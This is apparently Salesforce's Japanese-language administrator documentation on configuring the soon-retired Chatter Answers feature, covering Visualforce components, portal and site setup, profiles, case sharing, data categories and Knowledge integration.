Chatter アンサーのページコンポーネントを使用すると、顧客に表示する Chatter アンサーゾーンの要素を選択できます。1 つのコンポーネントのみを使用したり、すべてのコンポーネントを使用するようにページをカスタマイズしたりできます。次のコンポーネントを含めることができます。

- chatteranswers:aboutme
- chatteranswers:guestsignin
- chatteranswers:feedfilter
- chatteranswers:feeds
- chatteranswers:searchask
- chatteranswers:datacategoryfilter

chatteranswers:allfeeds コンポーネントの代わりに Chatter アンサーのページコンポーネントを使用すると、要素をページで柔軟に配置できるようになります。たとえば、次の Visualforce ページには、標準の Chatter アンサー要素がすべて含まれますが、作成されるページに表示される順序は、chatteranswers:allfeeds コンポーネントを使用する場合とは異なります。次の例では、[検索/質問] コンポーネントとフィード条件がフィードの上ではなく下に表示されます。

```
<apex:page language="en_US" showHeader="false" cache="true">
 <body>
  <div class="csMini">
   <div class="threecolumn">
    <div class="leftContent">
     <chatteranswers:guestsignin />
     <chatteranswers:aboutme communityId="09aD00000000cfE"/>
     <chatteranswers:datacategoryfilter communityId="09aD00000000cfE"/>
    </div>
    <div class="mainContent">
     <div class="lowerMainContent" id="lowerMainContent">
      <div id="rightContent" class="rightContent"></div>
      <div id="centerContent" class="centerContent">
       <chatteranswers:feeds communityId="09aD00000000cfE"/>
       <chatteranswers:searchask communityId="09aD00000000cfE"/>
```

```
      <chatteranswers:feedfilter />
     </div>
    </div>
   </div>
   <div class="clearingBox"></div>
  </div>
 </div>
</body>
</apex:page>
```

関連トピック:

Chatter アンサーを表示するためのカスタム Visualforce ページの追加

Chatter アンサー用の Visualforce ページ

Chatter アンサーユーザのメール通知の設定

メモ: Chatter アンサーは、Winter '18 以降すべての Salesforce 組織で廃止が予定されています。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer '16 以降、新規組織で Chatter アンサーは使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer '16 より前に Chatter アンサーを有効化していれば、今後 Winter '18 まで Chatter アンサーに引き続きアクセスできます。

すべてのゾーンに適用される通知設定を設定することで、メールがユーザに送信されるタイミングを決定します。各メールには、特定のゾーンへのリンクが含まれているため、そのコミュニティに簡単に戻ることができます。

1. [設定]から、[クイック検索]ボックスに「*ユーザ名・パスワード通知用メールの設定*」と入力し、[ユーザ名・パスワード通知用メールの設定] を選択します。
2. [編集] をクリックします。
3. 次の設定から選択します。

オプション	説明
所有する質問に返信する	他のユーザが質問に返信した場合に顧客に通知します。
フォローする質問に返信する	その他のユーザがフォローしている質問に返信した場合に顧客に通知します。
フォローする質問の最良の回答を選択する	フォローしている質問で最良の回答が選択された場合に顧客に通知します。

エディション

使用可能なエディション: Salesforce Classic

Chatter アンサーを使用可能なエディション: **Enterprise** Edition、**Developer** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Chatter アンサーユーザのメール通知を設定する
- 「アプリケーションのカスタマイズ」

オプション	説明
それらの質問に非公開返信を送信する（サポートデスク）	カスタマーサポートが質問に非公開で返答した場合に顧客に通知します。

4. [保存] をクリックします。

関連トピック:

Chatter アンサー実装の概要

Chatter アンサーの設定

Chatter アンサー用のカスタマーポータルの設定

メモ: Chatter アンサーは、Winter '18 以降すべての Salesforce 組織で廃止が予定されています。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer '16 以降、新規組織で Chatter アンサーは使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer '16 より前に Chatter アンサーを有効化していれば、今後 Winter '18 まで Chatter アンサーに引き続きアクセスできます。

メモ: カスタマーポータルを使用する予定がない場合でも、Chatter アンサーゾーンにサインインするユーザを認証できるように、Chatter アンサーにカスタマーポータルを設定する必要があります。

1. [設定] から、［クイック検索］ボックスに「*カスタマーポータル設定*」と入力し、[カスタマーポータル設定] を選択します。
2. Chatter Answers に設定するカスタマーポータルの横にある [編集] をクリックします。
3. ［ログインを有効にする］をクリックして、顧客が Chatter アンサーにサインインできるようにします。
4. ［差出人メールアドレス］で、Chatter アンサーゾーンからのすべてのメール通信の送信元のアドレスを入力します。たとえば、support@acme.com です。
5. ［差出人メールアドレス名］に、［差出人メールアドレス］に関連付けられている名前を入力します。たとえば、「Acme カスタマーサポート」などです。
6. ［セルフ登録の有効化］をクリックして、顧客が Chatter アンサーにアクセスするためにセルフ登録できるようにします。
7. ［デフォルトの新規ユーザライセンス］で、セルフ登録する顧客に自動的に割り当てられるポータルユーザライセンスを選択します。大規模カスタマーポータルライセンスを選択することをお勧めします。

エディション

使用可能なエディション: Salesforce Classic

Chatter アンサーを使用可能なエディション: **Enterprise** Edition、**Developer** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

カスタマーポータルを設定および更新する
- 「アプリケーションのカスタマイズ」

8. ［デフォルトの新規ユーザプロファイル］で、セルフ登録する顧客に自動的に割り当てられるプロファイルを選択します。セルフ登録のためにコピーおよびカスタマイズしたプロファイルを選択することお勧めします。
9. [保存] をクリックします。
10. ［デフォルトの新規ユーザプロファイル］として選択したプロファイルをカスタマーポータルに割り当て、ユーザがゾーンにサインインできるようにします。
    a. [設定] から、［クイック検索］ボックスに「*カスタマーポータル設定*」と入力し、[カスタマーポータル設定] を選択します。
    b. ポータル名を選択します。
    c. [割り当てられたプロファイル] セクションで、[プロファイルの編集] をクリックします。
    d. ［デフォルトの新規ユーザプロファイル］として選択したプロファイルの横にある［有効］をクリックします。
    e. [保存] をクリックします。

関連トピック:

Chatter アンサー実装の概要
Chatter アンサーの設定
カスタマーポータルのログインと設定の有効化

Chatter アンサーへのセルフ登録のためのポータルユーザの設定

メモ: Chatter アンサーは、Winter '18 以降すべての Salesforce 組織で廃止が予定されています。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer '16 以降、新規組織で Chatter アンサーは使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer '16 より前に Chatter アンサーを有効化していれば、今後 Winter '18 まで Chatter アンサーに引き続きアクセスできます。

Chatter アンサーコミュニティにセルフ登録できるようにするためカスタマーポータルユーザを設定します。

1. 次の手順で、大規模カスタマーポータルのプロファイルをカスタマイズできるようにこのプロファイルをコピーします。
    a. [設定] から、［クイック検索］ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
    b. 大規模カスタマーポータルの横にある [コピー] をクリックします。
    c. 新規プロファイルの名前を入力します。
    d. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

Chatter アンサーを使用可能なエディション: **Enterprise** Edition、**Developer** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

カスタマーポータルを設定および更新する
- 「アプリケーションのカスタマイズ」

カスタマーポータルユーザを管理する
- 「セルフサービスユーザの編集」

2. 次の手順で、自分のコミュニティの標準オブジェクトへの権限を含むようにコピーしたプロファイルをカスタマイズします。
   a. [設定] から、［クイック検索］ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
   b. コピーしたプロファイル名をクリックします。
   c. [編集] をクリックします。
   d. [標準オブジェクト権限] で、これらのオブジェクトに対する次の権限をクリックします。

オブジェクト	権限
Cases	作成、参照
Contacts	参照
Questions	作成、参照
取引先	参照

   e. [保存] をクリックします。

関連トピック:

Chatter アンサーの設定
Chatter アンサー用のカスタマーポータルの設定
Chatter アンサーユーザの概要

Chatter アンサー用の Force.com サイトの設定

メモ: Chatter アンサーは、Winter '18 以降すべての Salesforce 組織で廃止が予定されています。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer '16 以降、新規組織で Chatter アンサーは使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer '16 より前に Chatter アンサーを有効化していれば、今後 Winter '18 まで Chatter アンサーに引き続きアクセスできます。

メモ: セルフサービスコミュニティ用に Force.com サイトを設定することをお勧めします。

ドメインをホストし、質問、返信、Salesforce ナレッジ記事などの Salesforce データの一部を公開で表示する Chatter アンサー用の Force.com サイトを設定します。

1. [設定] から、［クイック検索］ボックスに「*サイト*」と入力し、[サイト] を選択します。
2. Chatter Answers 用に設定するサイトの名前の横にある [編集] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

Chatter アンサーを使用可能なエディション: **Enterprise** Edition、**Developer** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Force.com サイトの作成と編集を行う
- 「アプリケーションのカスタマイズ」

3. ［有効］をクリックして、サイトを有効化します。
   Chatter アンサーの設定が完了したら、サイトを有効化できます。
4. ［有効なサイトのホームページ］で、サイトのホームページとして Visualforce ページを選択します。
5. [保存] をクリックします。
6. [サイトの Visualforce ページ] 関連リストで [編集] をクリックします。
   a. [追加] ボタンと [削除] ボタンを使用して、サイトの次の Visualforce ページを有効化します。
      - `ChatterAnswersAgentView`
      - `ChatterAnswersChangePassword`
      - `ChatterAnswersForgotPassword`
      - `ChatterAnswersForgotPasswordConfirm`
      - `ChatterAnswersHelp`
      - `ChatterAnswersLogin`
      - `ChatterAnswersRegistration`
   b. [保存] をクリックします。
7. [公開アクセス設定] をクリックして、ケース、質問、Salesforce ナレッジ記事へのアクセス権をカスタマーユーザ (カスタマーポータル以外の認証されていないユーザ) に付与します。
   a. Chatter Answers ユーザのプロファイルで [編集] をクリックします。
   b. [標準オブジェクト権限] で、ケースおよび質問の [参照] をクリックします。
   c. 必要に応じて、Chatter アンサーで記事を表示する場合は、[記事タイプの権限] で記事タイプの [参照] をクリックします。
   d. [保存] をクリックします。
8. [カテゴリグループ表示設定] 関連リストのカテゴリグループの横にある [編集] をクリックして、ユーザにカテゴリへのアクセス権を付与し、ユーザが質問、返信、Salesforce ナレッジ記事を参照できるようにします。
   a. ［表示］の横にある［すべてのカテゴリ］をクリックします。
   b. [保存] をクリックします。
9. サイトに戻ってその名前を選択するには、[設定] から、［クイック検索］ボックスに「サイト」と入力し、[サイト] を選択します。
10. サイトでのユーザ認証を有効化するには、[ログイン設定] をクリックします。
    a. [編集] をクリックします。
    b. ［ログイン有効化対象］で、Chatter アンサー用に作成したカスタマーポータルを選択します。
    c. [保存] をクリックします。

Chatter アンサー用の Force.com サイトを設定したら、コミュニティを構成するデフォルトの Visualforce ページをカスタマイズしたページに置き換えます。Visualforce ページは、ポータルユーザがこのページに移動できるように自動的にサイトの URL に設定されます。

メモ: サイトのページ URL を短く覚えやすいものにするには、Chatter アンサーの URL の書き換えを使用します。次のページでは、URL の書き換えを使用しています。

- `ChatterAnswersHelp`
- `ChatterAnswersLogin`
- `ChatterAnswersRegistration`
- `ChatterAnswersForgotPassword`

Chatter アンサーは、サイトのカスタム URL の書き換えとも互換性があります。

1. [設定] から、［クイック検索］ボックスに「*サイトの設定*」と入力し、[サイトの設定] を選択します。
2. サイトの横にある [編集] をクリックします。
3. 置き換えるページを選択します。［パスワードの変更ページ］を置き換えると、サイトの［パスワードの変更ページ］も自動的に更新されます。
4. [保存] をクリックします。

メモ: https:// を含まない URL を使用してカスタマイズすると、Internet Explorer 8 ユーザにはセキュリティの警告が表示されます。

関連トピック:

Chatter アンサー実装の概要
Chatter アンサーの設定
Chatter アンサー用の Visualforce ページ

Chatter アンサー用のケースの設定

メモ: Chatter アンサーは、Winter '18 以降すべての Salesforce 組織で廃止が予定されています。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer '16 以降、新規組織で Chatter アンサーは使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer '16 より前に Chatter アンサーを有効化していれば、今後 Winter '18 まで Chatter アンサーに引き続きアクセスできます。

Chatter アンサーゾーンの適切なユーザがケースを作成、エスカレーション、アクセスできるように Chatter アンサーのケース機能を設定します。

1. ユーザが他のユーザの情報にアクセスできないように、組織の共有設定を、[取引先に対して非公開]、[取引先責任者に対して親レコードに連動]、および [ケースに対して非公開] に設定します。
2. ユーザが自分の非公開の質問にアクセスできるように、自分のカスタマーポータルに割り当てられたプロファイルついてケースに関する [質問] に対する項目レベルのセキュリティを [参照可能] に設定します。
3. サポートエージェントが Chatter アンサーで作成されたケースを確認できるように、質問トリガの値でケースの [発生源] を更新します。
4. 発生源が Chatter アンサーの値と等しいケースの割り当てルールを作成して、非公開の質問から作成されたケースをサポートエージェントに割り当てます。
5. 大規模ポータルユーザにケースへのアクセスを付与し、大規模ポータルユーザが Chatter アンサーの自分の非公開の質問にアクセスできるようにします。

関連トピック:

Chatter アンサーの設定

エディション

使用可能なエディション: Salesforce Classic

Chatter アンサーを使用可能なエディション: **Enterprise** Edition、**Developer** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

組織の共有設定を設定する
- 「共有の管理」

項目レベルセキュリティを設定する
- 「プロファイルと権限セットの管理」

  および

  「アプリケーションのカスタマイズ」

項目をカスタマイズする

割り当てルールを作成する

ケースへの大規模ポータルユーザアクセスを許可する
- 「アプリケーションのカスタマイズ」

[Q&A] タブ表示の設定

メモ: Chatter アンサーは、Winter '18 以降すべての Salesforce 組織で廃止が予定されています。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer '16 以降、新規組織で Chatter アンサーは使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer '16 より前に Chatter アンサーを有効化していれば、今後 Winter '18 まで Chatter アンサーに引き続きアクセスできます。

サポートエージェントが Chatter アンサーゾーンに投稿された質問を表示、検索、絞り込み、モデレートできるように、[Q&A] タブ表示を［デフォルトで表示］に設定します。

1. [設定] から、［クイック検索］ボックスに「プロファイル」と入力し、[プロファイル] を選択します。
2. サポートエージェントのプロファイルを選択します。
3. 使用しているユーザインターフェースに応じて、次のいずれかの操作を実行します。
   - 拡張プロファイルユーザインターフェース — [設定の検索...] ボックスに、必要なタブの名前を入力し、リストからそのオブジェクトを選択して、[編集] をクリックします。
   - 元のプロファイルユーザインターフェース — [編集] をクリックし、［タブの設定］セクションまでスクロールします。
4. [Q&A] タブ表示を［デフォルトで表示］に指定します。
5. (元のプロファイルユーザインターフェースのみ) ユーザのタブのカスタマイズを自分が指定するタブ表示設定にリセットするには、[各ユーザの「マイディスプレイのカスタマイズ」に変更を反映させる] を選択します。
6. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

Chatter アンサーを使用可能なエディション: **Enterprise** Edition、**Developer** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

[Q&A] タブ表示を設定する
- 「プロファイルと権限セットの管理」

関連トピック:

Chatter アンサーの設定

Chatter アンサーへのデータカテゴリの割り当て

メモ: Chatter アンサーは、Winter '18 以降すべての Salesforce 組織で廃止が予定されています。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer '16 以降、新規組織で Chatter アンサーは使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer '16 より前に Chatter アンサーを有効化していれば、今後 Winter '18 まで Chatter アンサーに引き続きアクセスできます。

Chatter アンサーにデータカテゴリグループを割り当てて、すべての Chatter アンサーゾーンで利用できるようにします。顧客およびサポートエージェントが質問およびナレッジの記事を分類したり、絞り込んだりできる最上位データカテゴリ (トピック) を使用して各ゾーンを設定します。

1. [設定]から、[クイック検索] ボックスに「*データカテゴリの割り当て*」と入力し、Chatter アンサーで [データカテゴリの割り当て] を選択します。
2. [編集] をクリックします。
3. カテゴリグループを選択します。
4. [保存] をクリックします。

メモ: Chatter アンサーの各ゾーンは、最上位カテゴリに関連付けることができます。ゾーンを顧客に表示するには、そのゾーンの最上位にあるデータカテゴリの表示が顧客のユーザプロファイルに設定されている必要があります。また、ゾーンに関連付けられた最上位のデータカテゴリではなく、子データカテゴリが顧客に表示される場合、ゾーンは表示されません。

エディション

使用可能なエディション: Salesforce Classic

Chatter アンサーを使用可能なエディション: **Enterprise** Edition、**Developer** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Chatter アンサーにデータカテゴリを割り当てる
- 「アプリケーションのカスタマイズ」

関連トピック:

Chatter アンサーの設定

Salesforce.com のデータカテゴリ

Chatter アンサー用の Salesforce ナレッジの設定

メモ: Chatter アンサーは、Winter '18 以降すべての Salesforce 組織で廃止が予定されています。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer '16 以降、新規組織で Chatter アンサーは使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer '16 より前に Chatter アンサーを有効化していれば、今後 Winter '18 まで Chatter アンサーに引き続きアクセスできます。

Chatter アンサーゾーンに Salesforce ナレッジの記事を表示するには、以下を実行する必要があります。

1. データカテゴリを実装する (まだ実行していない場合)。
2. Salesforce ナレッジを実装する (まだ実行していない場合)。
3. これら両方を Chatter アンサー用に設定する。

顧客およびサポートエージェントが質問およびナレッジの記事を分類したり、絞り込んだりできる最上位データカテゴリ (トピック) を使用して各ゾーンを設定します。

1. ロールベースのデータカテゴリの表示設定を使用する場合、[デフォルトデータカテゴリ表示] を [すべてのカテゴリ] に設定して、大規模ポータルユーザなどの組織のロール階層に含まれない顧客が質問および Salesforce ナレッジ記事を含むカテゴリにアクセスできるようにします。

   権限セットまたはプロファイルを使用して、データカテゴリの表示を設定することもできます。
2. すべてのコミュニティに対して 1 つのカテゴリグループを作成して、有効なデータカテゴリの制限数である 3 個を超えることがないようにします。次に、各コミュニティに 1 つの子カテゴリを追加し、トピックを提供するためにそれらのカテゴリに子カテゴリを追加します。
3. Chatter アンサーで利用できるようにする必要のあるカテゴリグループを有効化して、ユーザがアクセスできるようにします。
4. Chatter アンサーユーザのプロファイルに特定の記事タイプに対する「参照」権限を付与して、ユーザがゾーンから記事にアクセスできるようにします。
5. 必要に応じて、サポートエージェントが返信を知識ベースのドラフト記事に昇格させて、サポートチームが有益な情報をすばやく取得できるようにできます。

エディション

使用可能なエディション: Salesforce Classic

Chatter アンサーを使用可能なエディション: **Enterprise** Edition、**Developer** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

ユーザを作成または編集する
- 「内部ユーザの管理」

記事タイプと記事アクションを作成する
- 「アプリケーションのカスタマイズ」

  および

  「Salesforce ナレッジの管理」

シノニムを管理する
- 「シノニムの管理」

データカテゴリを作成する
- 「データカテゴリの管理」

関連トピック:

Chatter アンサー実装の概要

Chatter アンサーの設定

データカテゴリの表示設定

カテゴリグループの作成と編集

ポータルへの Chatter アンサーの追加

エディション

使用可能なエディション: Salesforce Classic

Chatter アンサーを使用可能なエディション: **Enterprise** Edition、**Developer** Edition、**Performance** Edition、および **Unlimited** Edition

メモ: Chatter アンサーは、Winter '18 以降すべての Salesforce 組織で廃止が予定されています。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer '16 以降、新規組織で Chatter アンサーは使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer '16 より前に Chatter アンサーを有効化していれば、今後 Winter '18 まで Chatter アンサーに引き続きアクセスできます。

Chatter アンサーを既存のカスタマーポータルまたはパートナーポータルに追加すると、ポータルユーザが設定したチャネルの 1 つから Chatter アンサーゾーンにアクセスできます。ユーザはポータルにログインすると、タブから Chatter アンサーにアクセスし、ドロップダウンリストから参照するゾーンを選択します。ポータルに Chatter アンサーのみを表示する場合は、Chatter アンサーをホストする Force.com サイトを設定する必要はありません。ただし、このサイトでは、ゲストユーザはログインせずに一部の Chatter アンサーデータにアクセスできますが、ポータルではアクセスできません。

ポータルに Chatter アンサーが追加されると、次のように表示されます。

- Chatter アンサーはタブとして表示されます。タブの名前は変更可能です。
- ポータルユーザは、ドロップダウンリストを使用して、Chatter アンサーゾーンを切り替えることができます。
- ユーザの [私の設定] リンクは、[メールを有効化] と [メールを無効化] に置き換えられます。
- ポータルユーザがポータルにログインすると、Chatter アンサーのみを参照できるようになるため、[サインイン] と [サインアップ] が削除されます。
- Chatter アンサーは特定のデザインで表示され、これをカスタマイズすることはできません。
- [支援が必要ですか?] リンクは削除されます。
- ポータルで Visualforce ページを使用して Chatter アンサーを表示する場合、ポータル内でゾーンを切り替えるオプションは利用できません。

関連トピック:

Chatter アンサーの設定

カスタマーポータルの設定

カスタマーポータルへの Chatter アンサーの追加

メモ: Chatter アンサーは、Winter '18 以降すべての Salesforce 組織で廃止が予定されています。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer '16 以降、新規組織で Chatter アンサーは使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer '16 より前に Chatter アンサーを有効化していれば、今後 Winter '18 まで Chatter アンサーに引き続きアクセスできます。

Chatter アンサーを既存のカスタマーポータルに追加して、設定されたいずれかのサポートチャネルからポータルユーザが Chatter アンサーゾーンにアクセスできるようにすることができます。

エディション

使用可能なエディション: Salesforce Classic

Chatter アンサーを使用可能なエディション: **Enterprise** Edition、**Developer** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

カスタマーポータルに Chatter アンサーを追加する
- 「アプリケーションのカスタマイズ」

1. ポータルで Chatter アンサーを有効化する手順は、次のとおりです。
   a. [設定] から、[クイック検索] ボックスに *Chatter「アンサー設定」* と入力し、**[Chatter アンサーの設定]** を選択します。
   b. **[編集]** をクリックします。
   c. [Chatter アンサーをポータルに表示] を選択します。
   d. **[保存]** をクリックします。
2. カスタマーポータルユーザプロファイルを編集して Chatter アンサーをサポートします。
   拡張プロファイルユーザインターフェースを使用するには、次の手順に従います。
   a. [設定] から、[クイック検索] ボックスに *「プロファイル」* と入力し、**[プロファイル]** を選択します。
   b. ポータルユーザプロファイルの横にある **[編集]** をクリックします。
   c. ページの [アプリケーション] セクションで、**[オブジェクト設定]** を選択します。
   d. [オブジェクト設定] ページで、**[Q&A]** を選択します。
   e. [タブの設定] で、[デフォルトで表示] を選択します。
   f. [保存] をクリックして、[オブジェクト設定] ページに戻ります。
   g. **[質問と回答]** を選択し、[オブジェクト権限] セクションで [参照] および [作成] を選択します。
   h. **[保存]** をクリックします。

   元のプロファイルインターフェースを使用するには、次の手順に従います。
   a. [設定] から、[クイック検索] ボックスに *「プロファイル」* と入力し、**[プロファイル]** を選択します。
   b. ポータルユーザプロファイルの横にある **[編集]** をクリックします。
   c. [タブの設定] で、**[Q&A]** に [デフォルトで表示] を選択します。
   d. [標準オブジェクト権限] で、[質問] の [参照] と [作成] を選択します。
   e. **[保存]** をクリックします。
3. Chatter アンサーユーザ機能ライセンスをカスタマーポータルユーザに追加する手順は、次のとおりです。
   a. [設定] から、[クイック検索] ボックスに *「ユーザ」* と入力し、**[ユーザ]** を選択します。

b. ポータルユーザの横にある [編集] をクリックします。

c. [一般情報] 領域で、［Chatter アンサーユーザ］を選択します。

d. [保存] をクリックします。

4. Chatter アンサーをタブとしてカスタマーポータルに追加する手順は、次のとおりです。

a. [設定] から、［クイック検索］ボックスに「*カスタマーポータル設定*」と入力し、[カスタマーポータル設定] を選択します。

b. カスタマーポータルの名前をクリックします。

c. [ポータルタブのカスタマイズ] をクリックします。

d. [Q&A] を選択し、[追加] 矢印をクリックして、[選択されたタブ] ボックスに移動します。

e. [保存] をクリックします。

5. 必要に応じて、カスタマーポータルの [Q&A] タブの名前を変更する手順は、次のとおりです。

a. [設定] から、［クイック検索］ボックスに「*タブと表示ラベルの名称変更*」と入力し、[タブと表示ラベルの名称変更] を選択します。

b. [質問] の横にある [編集] をクリックします。

c. [次へ] をクリックします。

d. [その他の表示ラベル]で、「Q&A」という名前を変更します。名前の変更は、`Plural`ではなく、`Singular`としてのみ可能です。

e. [保存] をクリックします。

関連トピック:

ポータルへの Chatter アンサーの追加

パートナーポータルへの Chatter アンサーの追加

メモ: Chatter アンサーは、Winter '18 以降すべての Salesforce 組織で廃止が予定されています。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer '16 以降、新規組織で Chatter アンサーは使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer '16 より前に Chatter アンサーを有効化していれば、今後 Winter '18 まで Chatter アンサーに引き続きアクセスできます。

エディション

使用可能なエディション: Salesforce Classic

Chatter アンサーを使用可能なエディション: **Enterprise** Edition、**Developer** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

パートナーポータルに Chatter アンサーを追加する
- 「アプリケーションのカスタマイズ」

Chatter アンサーを既存のパートナーポータルに追加して、設定されたいずれかのパートナーチャネルからポータルユーザが Chatter アンサーゾーンにアクセスできるようにすることができます。

1. ポータルで Chatter アンサーを有効化する
   a. [設定] から、[クイック検索] ボックスに *Chatter「アンサー設定」* と入力し、**[Chatter アンサーの設定]** を選択します。
   b. **[編集]** をクリックします。
   c. [Chatter アンサーをポータルに表示] を選択します。
   d. **[保存]** をクリックします。
2. パートナーポータルユーザプロファイルを編集して Chatter アンサーをサポートする
   a. [設定] から、[クイック検索] ボックスに *「プロファイル」* と入力し、**[プロファイル]** を選択します。
   b. ポータルユーザプロファイルの横にある **[編集]** をクリックします。
   c. ページの [アプリケーション] セクションで、**[オブジェクト設定]** を選択します。
   d. [オブジェクト設定] ページで、**[Q&A]** を選択します。
   e. [タブの設定] で、[デフォルトで表示] を選択します。
   f. [保存] をクリックして、[オブジェクト設定] ページに戻ります。
   g. **[質問と回答]** を選択し、[オブジェクト権限] セクションで [参照] および [作成] を選択します。
   h. **[保存]** をクリックします。
3. Chatter アンサーユーザ機能ライセンスをパートナーポータルユーザに追加する
   a. [設定] から、[クイック検索] ボックスに *「ユーザ」* と入力し、**[ユーザ]** を選択します。
   b. ポータルユーザの横にある **[編集]** をクリックします。
   c. [一般情報] 領域で、[Chatter アンサーユーザ] を選択します。
   d. **[保存]** をクリックします。
4. Chatter アンサーをタブとしてパートナーポータルに追加する
   a. [設定] から、[クイック検索] ボックスに *「パートナー」* と入力し、**[設定]** を選択します。
   b. パートナーポータルの名前をクリックします。

c. [ポータルタブのカスタマイズ] をクリックします。

d. [Chatter アンサー] を選択し、[追加] 矢印をクリックして、[Chatter アンサー] タブを [選択されたタブ] ボックスに移動します。

e. [保存] をクリックします。

5. 必要に応じて、パートナーポータルの [Chatter アンサー] タブの名前を変更する

a. [設定] から、[クイック検索] ボックスに「*タブと表示ラベルの名称変更*」と入力し、[タブと表示ラベルの名称変更] を選択します。

b. [質問] の横にある [編集] をクリックします。

c. [次へ] をクリックします。

d. [その他の表示ラベル]で、「Q&A」という名前を変更します。名前の変更は、`Plural`ではなく、`Singular`としてのみ可能です。

e. [保存] をクリックします。

関連トピック:

ポータルへの Chatter アンサーの追加

Chatter アンサーを表示するためのカスタム Visualforce ページの追加

Visualforce ページを使用して、顧客にカスタム Chatter アンサーを提供します。

メモ: Chatter アンサーは、Winter '18 以降すべての Salesforce 組織で廃止が予定されています。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer '16 以降、新規組織で Chatter アンサーは使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer '16 より前に Chatter アンサーを有効化していれば、今後 Winter '18 まで Chatter アンサーに引き続きアクセスできます。

`chatteranswers:allfeeds` コンポーネントまたは `chatteranswers:aboutme`, `chatteranswers:guestsignin`, `chatteranswers:feedfilter`, `chatteranswers:feeds`, `chatteranswers:searchask`, `chatteranswers:datacategoryfilter` コンポーネントの組み合わせのいずれかを含めて作成された Visualforce ページが必要です。

Chatter アンサーを表示するためにカスタム Visualforce ページを追加する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「タブ」と入力し、[タブ] を選択して組織の Visualforce タブのリストを表示します。
2. Visualforce セクションで [新規] をクリックして、新しい Visualforce タブを作成します。
3. 使用する Visualforce ページを選択し、ページの他の項目の詳細を追加します。

エディション

使用可能なエディション: Salesforce Classic

Chatter アンサーを使用可能なエディション: **Enterprise** Edition、**Developer** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Visualforce ページを作成する
- 「アプリケーションのカスタマイズ」

Visualforce タブを追加する
- 「アプリケーションのカスタマイズ」

4. ［次へ］をクリックします。
5. タブを表示できるユーザプロファイルを選択します。
6. タブを使用できるカスタムアプリケーションを選択します。
7. ［保存］をクリックします。

Visualforce タブをコミュニティタブとして追加するには、コミュニティのタブでページが使用可能であることを確認します。

Visualforce タブをカスタマーポータルに追加するには、Visualforce タブがポータルに表示されるように設定されていることを確認します。

Visualforce タブを Force.com サイトに追加する必要はありません。サイトを設定する前に、Chatter アンサーコンポーネントを使用して Visualforce ページが作成されていることを確認するだけで十分です。

関連トピック:

Visualforce ページを使用した Chatter アンサーのカスタマイズ

Chatter アンサー設定のトラブルシューティング

